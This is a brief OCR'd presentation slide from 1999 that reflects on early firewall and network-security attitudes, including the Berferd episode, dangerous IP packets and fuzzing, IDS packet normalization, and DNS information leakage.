
Some final questions

- **Who is Berferd?**
- **How was the paper received?**

Reflections on some of our early attitudes

- **high-security firewall is too much**
- **IP packets *are* dangerous**
  - **Crashme (fuzzing), options, kernel code**
  - **IDS's don't really know what the endpoint is seeing (packet normalization, vern paxson and bro)**
- **DNS does leak information**
  - **mapping and recon is still the first job of an attacker**

05/01/1999



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